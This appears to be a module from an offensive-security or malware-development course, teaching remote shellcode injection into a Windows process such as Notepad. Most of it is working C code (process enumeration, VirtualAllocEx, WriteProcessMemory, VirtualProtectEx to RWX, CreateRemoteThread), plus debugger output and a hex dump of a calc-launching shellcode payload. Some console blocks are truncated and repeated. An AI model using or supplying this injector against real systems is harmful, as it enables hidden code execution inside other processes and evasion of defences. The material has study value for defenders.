Process Injection - Shellcode Injection

Introduction

This module will be similar to the previous DLL Injection module with minor changes. Shellcode process injection will use almost the same Windows APIs to perform the task:

- VirtualAllocEx - Memory allocation.
- WriteProcessMemory - Write the payload to the remote process.
- VirtualProtectEx - Modifying memory protection.
- CreateRemoteThread - Payload execution via a new thread.

Enumerating Processes

Similarly to the previous module, process injection starts by enumerating the processes. The process enumeration code snippet shown below was already explained in the previous module.

```
BOOL GetRemoteProcessHandle(LPWSTR szProcessName, DWORD* dwProcessId,
HANDLE* hProcess) {

    // According to the documentation:
    // Before calling the Process32First function, set this member to
sizeof(PROCESSENTRY32).
    // If dwSize is not initialized, Process32First fails.
    PROCESSENTRY32  Proc = {
        .dwSize = sizeof(PROCESSENTRY32)
    };

    HANDLE hSnapShot = NULL;

    // Takes a snapshot of the currently running processes
    hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
    if (hSnapShot == INVALID_HANDLE_VALUE){
        printf("[!] CreateToolhelp32Snapshot Failed With Error : %d
\n", GetLastError());
        goto _EndOfFunction;
    }
```

```
	// Retrieves information about the first process encountered in the snapshot.
	if (!Process32First(hSnapShot, &Proc)) {
		printf("[!] Process32First Failed With Error : %d \n", GetLastError());
		goto _EndOfFunction;
	}

	do {

		WCHAR LowerName[MAX_PATH * 2];

		if (Proc.szExeFile) {
			DWORD	dwSize = lstrlenW(Proc.szExeFile);
			DWORD	i = 0;

			RtlSecureZeroMemory(LowerName, MAX_PATH * 2);

			// Converting each charachter in Proc.szExeFile to a lower case character
			// and saving it in LowerName
			if (dwSize < MAX_PATH * 2) {

				for (; i < dwSize; i++)
					LowerName[i] = (WCHAR)tolower(Proc.szExeFile[i]);

				LowerName[i++] = '\0';
			}
		}

		// If the lowercase'd process name matches the process we're looking for
		if (wcscmp(LowerName, szProcessName) == 0) {
			// Save the PID
			*dwProcessId = Proc.th32ProcessID;
			// Open a handle to the process
			*hProcess    = OpenProcess(PROCESS_ALL_ACCESS, FALSE, Proc.th32ProcessID);
			if (*hProcess == NULL)
				printf("[!] OpenProcess Failed With Error : %d \n", GetLastError());
```

```
                break;
            }

        // Retrieves information about the next process recorded the snapshot.
        // While a process still remains in the snapshot, continue looping
    } while (Process32Next(hSnapShot, &Proc));

    // Cleanup
    _EndOfFunction:
        if (hSnapShot != NULL)
            CloseHandle(hSnapShot);
        if (*dwProcessId == NULL || *hProcess == NULL)
            return FALSE;
        return TRUE;
    }
```

Shellcode Injection

To perform shellcode injection the `InjectShellcodeToRemoteProcess` function will be used. The function takes 3 parameters:

1. `hProcess` - A handle to the opened remote process.
2. `pShellcode` - The deobfuscated shellcode's base address and size. The shellcode must be in plaintext before being injected because it cannot be edited once it's in the remote process.
3. `sSizeOfShellcode` - The size of the shellcode.

Shellcode Injection - Code Snippet

```
BOOL InjectShellcodeToRemoteProcess(HANDLE hProcess, PBYTE pShellcode, SIZE_T sSizeOfShellcode) {

    PVOID   pShellcodeAddress              = NULL;

    SIZE_T  sNumberOfBytesWritten          = NULL;
    DWORD   dwOldProtection                = NULL;
    // Allocate memory in the remote process of size sSizeOfShellcode
    pShellcodeAddress = VirtualAllocEx(hProcess, NULL,
sSizeOfShellcode, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (pShellcodeAddress == NULL) {
        printf("[!] VirtualAllocEx Failed With Error : %d \n",
GetLastError());
        return FALSE;
    }
    printf("[i] Allocated Memory At : 0x%p \n", pShellcodeAddress);


    printf("[#] Press <Enter> To Write Payload ... ");
    getchar();
    // Write the shellcode in the allocated memory
    if (!WriteProcessMemory(hProcess, pShellcodeAddress, pShellcode,
sSizeOfShellcode, &sNumberOfBytesWritten) || sNumberOfBytesWritten !=
sSizeOfShellcode) {
        printf("[!] WriteProcessMemory Failed With Error : %d \n",
GetLastError());
        return FALSE;
    }
    printf("[i] Successfully Written %d Bytes\n",
sNumberOfBytesWritten);

    memset(pShellcode, '\0', sSizeOfShellcode);

    // Make the memory region executable
    if (!VirtualProtectEx(hProcess, pShellcodeAddress,
sSizeOfShellcode, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
        printf("[!] VirtualProtectEx Failed With Error : %d \n",
GetLastError());
        return FALSE;
    }


    printf("[#] Press <Enter> To Run ... ");
    getchar();
    printf("[i] Executing Payload ... ");
    // Launch the shellcode in a new thread
    if (CreateRemoteThread(hProcess, NULL, NULL, pShellcodeAddress,
NULL, NULL, NULL) == NULL) {
        printf("[!] CreateRemoteThread Failed With Error : %d \n",
GetLastError());
```

```
            return FALSE;
        }
        printf("[+] DONE !\n");

        return TRUE;
    }
```

Deallocating Remote Memory

VirtualFreeEx is a WinAPI that is used to deallocate previously allocated memory in a remote process. This function should only be called after the payload has fully finished execution otherwise it might free the payload's content and crash the process.


```
BOOL VirtualFreeEx(
  [in] HANDLE hProcess,
  [in] LPVOID lpAddress,
  [in] SIZE_T dwSize,
  [in] DWORD  dwFreeType
);
```

`VirtualFreeEx` takes the same parameter as the `VirtualFree` WinAPI with the only difference being that `VirtualFreeEx` takes an additional parameter (`hProcess`) that specifies the target process where the memory region resides.

Debugging


In this section, the implementation is debugged using the xdbg debugger to further understand what is happening under the hood.

This walkthrough injects shellcode into a Notepad process therefore start by opening up Notepad and attaching the x64 xdbg debugger to it. The image below shows the process has PID `22992`.




```
00007FFE36211414    C3                   ret
00007FFE36211415    CD 2E                int 2E
00007FFE36211417    C3                   ret
00007FFE36211418    0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
00007FFE36211420    4C:8BD1              mov r10,rcx
00007FFE36211423    B8 05100000          mov eax,1005
```

Run `RemoteShellcodeInjection.exe` providing notepad.exe as an argument. The binary will start by searching for the PID of Notepad which should be the same PID shown in the xdbg debugger, which in this case is `22992`.



```
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.exe
[!] Usage : "C:\Users\User\source\repos\Lesson3\x64\Debug\RemoteShellcodeInjection.exe" <Process Name>
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.exe notepad.exe
[i] Searching For Process Id Of "notepad.exe" ... [+] DONE
[i] Found Target Process Pid: 22992
[#] Press <Enter> To Decrypt ...
```


Next, the binary will decrypt the payload. Notice that attempting to access the memory address will result in an error. The reason this happens is because the debugger is attached to the `notepad.exe` process whereas the deobfuscation process occurs in the local process which is `RemoteShellcodeInjection.exe`.



```
Enter expression to follow in Dump...
0x0000020FC35E26D0
Invalid memory address... 0000020FC35E26D0
```

```
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellco
[!] Usage : "C:\Users\User\source\repos\Lesson3\x64\Debug\Remote
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellco
[i] Searching For Process Id Of "notepad.exe" ... [+] DONE
[i] Found Target Process Pid: 22992
[#] Press <Enter> To Decrypt ...
[i] Decrypting ...[+] DONE !
[i] Deobfuscated Payload At : 0x0000020FC35E26D0 Of Size : 272
[i] Allocated Memory At : 0x0000021700230000
[#] Press <Enter> To Write Payload ...
```

To view the deobfuscated payload, a new instance of xdbg must be opened and attached to the `RemoteShellcodeInjection.exe` process.




```
RemoteShellcodeInjection.exe - PID: 15112 - Thread: Main Thread 2156 - x64dbg
```

```
Address          Hex                                              ASCII
0000020FC35E26D0 FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51 üH.äðèÀ...AQAPRQ
0000020FC35E26E0 56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52 VH1ÒeH.R`H.R.H.R
0000020FC35E26F0 [0000020FC35E26D0] = 00C0E8F0E48348FC (User Data) 31 C0  H.rPH.·JJM1ÉH1À
0000020FC35E2700                                             E2 ED ¬<a|., AÁÉ.A.Áâí
0000020FC35E2710 52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88 RAQH.R .B<H.Ð...
0000020FC35E2720 00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44 ...H.ÀtgH.ÐP.H.D
0000020FC35E2730 8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48 .@ I.ÐãVHÿÉA.4.H
0000020FC35E2740 01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1 .ÖM1ÉH1À¬AÁÉ.A.Á
0000020FC35E2750 38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44 8àuñL.L$.E9ÑuØXD
0000020FC35E2760 8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49 .@$I.ÐfA..HD.@.I
0000020FC35E2770 01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A .ÐA...H.ÐAXAX^YZ
0000020FC35E2780 41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41 AXAYAZH.ì ARÿàXA
0000020FC35E2790 59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00 YZH..éWÿÿÿ]Hº...
0000020FC35E27A0 00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B .....H......Aº1.
0000020FC35E27B0 6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 9D FF o.ÿÕ»à.*.Aº¦.½.ÿ
0000020FC35E27C0 D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47 ÕH.Ä(<.|..ûàu.»G
0000020FC35E27D0 13 72 6F 6A 00 59 41 89 DA FF D5 63 61 6C 63 00 .roj.YA.ÚÿÕcalc.
0000020FC35E27F0 DD DD DD DD DD DD DD DD 32 17 38 73 BF 0F 00 10 ÝÝÝÝÝÝÝÝ2.8s¿...
0000020FC35E2800 20 55 5D C3 0F 02 00 00 90 16 5E C3 0F 02 00 00  U]Ã......^Ã....
0000020FC35E2810 0B 00 00 00 C0 D0 E0 F0 3F 7D D3 6E 00 00 00 00 ....ÀÐàð?}Ón....
0000020FC35E2820 11 00 00 00 00 00 00 00 30 28 5E C3 0F 02 00 00 ........0(^Ã....
```

```
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.e
[!] Usage : "C:\Users\User\source\repos\Lesson3\x64\Debug\RemoteShellcodeInje
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.e
[i] Searching For Process Id Of "notepad.exe" ... [+] DONE
[i] Found Target Process Pid: 22992
[#] Press <Enter> To Decrypt ...
[i] Decrypting ...[+] DONE !
[i] Deobfuscated Payload At : 0x0000020FC35E26D0 Of Size : 272
[i] Allocated Memory At : 0x0000021700230000
[#] Press <Enter> To Write Payload ...
```

Back to the Notepad debugger instance, the next step is memory allocation. The base address where the payload will be written is `0x0000021700230000`. The debugger shows that the allocated memory region was zeroed out.




Notepad.exe - PID: 22992 - Module: microsoft.ui.xaml.dll - Thread: 11104 - x64dbg

```
00007FFD5FBD2AE0    83FA 02                  cmp edx,2
00007FFD5FBD2AE3    75 60                    jne microsoft.ui.xaml.7FFD5FBD2B45
00007FFD5FBD2AE5    48:895C24 08             mov qword ptr ss:[rsp+8],rbx
00007FFD5FBD2AEA    57                       push rdi
00007FFD5FBD2AEB    48:83EC 20               sub rsp,20
00007FFD5FBD2AEF    8B0D 7FCF4F00            mov ecx,dword ptr ds:[7FFD600CFA74]
00007FFD5FBD2AF5    6548:8B0425 58000000     mov rax,qword ptr gs:[58]
00007FFD5FBD2AFE    41:B8 14000000           mov r8d,14
00007FFD5FBD2B04    48:8B14C8                mov rdx,qword ptr ds:[rax+rcx*8]
00007FFD5FBD2B08    42:803C02 01             cmp byte ptr ds:[rdx+r8],1
00007FFD5FBD2B0D    74 2C                    je microsoft.ui.xaml.7FFD5FBD2B3B
00007FFD5FBD2B0F    42:C60402 01             mov byte ptr ds:[rdx+r8],1
00007FFD5FBD2B14    48:8D1D 4D6B3800         lea rbx,qword ptr ds:[7FFD5FF59668]
00007FFD5FBD2B1B    48:8D3D 7E6B3800         lea rdi,qword ptr ds:[7FFD5FF596A0]
00007FFD5FBD2B22    EB 12                    jmp microsoft.ui.xaml.7FFD5FBD2B36
00007FFD5FBD2B24    48:8B03                  mov rax,qword ptr ds:[rbx]
00007FFD5FBD2B27    48:85C0                  test rax,rax
00007FFD5FBD2B2A    74 06                    je microsoft.ui.xaml.7FFD5FBD2B32
00007FFD5FBD2B2C    FF15 7E6A3800            call qword ptr ds:[7FFD5FF595B0]
00007FFD5FBD2B32    48:83C3 08               add rbx,8
00007FFD5FBD2B36    48:3BDF                  cmp rbx,rdi
00007FFD5FBD2B39    75 E9                    jne microsoft.ui.xaml.7FFD5FBD2B24
00007FFD5FBD2B3B    48:8B5C24 30             mov rbx,qword ptr ss:[rsp+30]
00007FFD5FBD2B40    48:83C4 20               add rsp,20
00007FFD5FBD2B44    5F                       pop rdi
00007FFD5FBD2B45    C3                       ret
00007FFD5FBD2B46    CC                       int3
00007FFD5FBD2B47    CC                       int3
00007FFD5FBD2B48    45:33C0                  xor r8d,r8d
00007FFD5FBD2B4B    33C9                     xor ecx,ecx
00007FFD5FBD2B4D    41:8D50 02               lea edx,qword ptr ds:[r8+2]
00007FFD5FBD2B51    E9 8AFFFFFF              jmp microsoft.ui.xaml.7FFD5FBD2AE0
```

```
Address           Hex                                              ASCII
0000021700230000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230020  00 [0000021700230000] = 0000000000000000 (User Data) 00  ................
0000021700230030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000217002300A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000217002300B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000217002300C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000217002300D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000217002300E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000217002300F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000021700230140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.e
[!] Usage : "C:\Users\User\source\repos\Lesson3\x64\Debug\RemoteShellcodeInje
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.e
[i] Searching For Process Id Of "notepad.exe" ... [+] DONE
[i] Found Target Process Pid: 22992
[#] Press <Enter> To Decrypt ...
[i] Decrypting ...[+] DONE !
[i] Deobfuscated Payload At : 0x0000020FC35E26D0 Of Size : 272
[i] Allocated Memory At : 0x0000021700230000
[#] Press <Enter> To Write Payload ...
```

The deobfuscated payload is then written to the allocated memory region in the remote process.




```
00007FFD5FBD2AE5    48:895C24 08             mov qword ptr ss:[rsp+8],rbx
00007FFD5FBD2AEA    57                       push rdi
00007FFD5FBD2AEB    48:83EC 20               sub rsp,20
00007FFD5FBD2AEF    8B0D 7FCF4F00            mov ecx,dword ptr ds:[7FFD600CFA74]
00007FFD5FBD2AF5    6548:8B0425 58000000     mov rax,qword ptr gs:[58]
00007FFD5FBD2AFE    41:B8 14000000           mov r8d,14
